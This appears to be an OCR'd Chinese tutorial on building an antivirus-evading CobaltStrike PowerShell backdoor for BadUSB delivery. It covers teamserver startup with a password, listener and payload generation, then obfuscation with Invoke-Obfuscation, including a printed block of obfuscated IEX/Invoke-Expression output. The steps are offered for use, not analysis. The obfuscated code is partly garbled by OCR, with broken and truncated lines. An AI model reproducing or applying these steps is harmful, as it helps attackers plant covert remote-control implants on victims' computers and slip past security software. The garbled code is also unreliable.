
BadUSB 简单免杀一秒上线 CobaltStrike

0x01 简单免杀制作

1.CobaltStrike 服务端准备




启动服务端命令


```
./teamserver 192.168.1.6 adm1nt1st
```

2.CobaltStrike 客户端登录并导出 PS 远控


输入服务端 IP 端口密码，用户名随意写




设置监听器




Payload 默认即可，端口尽量别冲突




选择 Payload 后门生成



生成 PowerShell



运行保存在桌面的 payload.ps1，在杀软全程开启的情况下直接上线（易翻车，运气好）




3. 编码混淆

PowerShell 的免杀可以用 Invoke-Obfuscation，Invoke-Obfuscation 主要是对 ps1 脚本进行免杀，需要现有一个 ps 的 payload。

进入 Invoke-Obfuscation 目录后，在 PowerShell 中执行命令

```
Import-Module .\Invoke-Obfuscation.psd1
Invoke-Obfuscation
```


Windows PowerShell
PS C:\Users\K\Desktop\tools\Invoke-Obfuscation-master> Import-Module .\Invoke-Obfuscation.psd1
PS C:\Users\K\Desktop\tools\Invoke-Obfuscation-master> Invoke-Obfuscation
IEX(('36{78Q55@32t61_91{99@104X97{114Q91-32t93}32t93}32t34@110m111@105}115X115-101m
10-73Q124Q32X41Q57@51-93Q114_97_104t67t91{44V39Q112_81t109@39}101{99@97}108{112}101}82
1t44t39V98t103V48t39-101}99}97V108}112t101_82_45{32@41X39{41_112t81_109_39m43{39-110t10
09t101X39Q43m39}114Q71_112{81m109m39@43X39V32Q40}32m39_43_39{114-111m108t111t67{100m110{
@39m43-39{111t70-45}32m41}98{103V48V110Q98t103{48@39{43{39-43{32t98m103_48{111@105t98@103
103@48X116m97V99t98X103t48_39V43m39@43-39X43Q39_98@103@48}115V117V102Q98V79m45@98m39Q43{39X
8-103{48V101_107Q39t43X39_111X118X110V39X43}39t98_103{48@43}32_98{103}48{73{98-39@43t39m
0V32t41{39Q43V39m98X103{39_43V39{48-116{115Q79{39_43_39}98}103m48{39Q43t39X32X43{32_98@
t43Q39_101Q98}103_48-32_39Q43V39V32t39V43}39m43Q32V98X39Q43_39@103_48V39@43Q39@116X73t82V
m39}40_40{34t59m91@65V114V114@97_121}93Q58Q58V82Q101Q118Q101{114}115_101m40_36_78m55@
t55}45Q74m111@105-110m32X39V39-32}41'.SpLiT('{_Q-@t}mXV') |ForEach-Object { ([Int]$_ -AS [Char]) }) -Join''
$N7 =[char[ ]] "noisserpxE-ekovnI|)93]rahC[,'pQm'ecalpeR- 43]rahC[,'bg0'ecalpeR-)')pQm'+'nepQ'+'m+pQme'+'r
'+'roloCdnu'+'orger'+'oF-)bg0nbg0'+'+ bg0oibg0'+' + bg0tacbg0'+'+'+'bg0sufbO-b'+'g'+'0+'+'bg0ek'+'ovn'+'bg0
g'+'0 '+' ( )'+'bg'+'0tsO'+'bg0'+' + bg'+'OH'+'-'+'ebg0 '+' '+'+ b'+'g0'+'tIRwb'+'g0(. '((",[Array]::Reverse($
($N7-Join '')
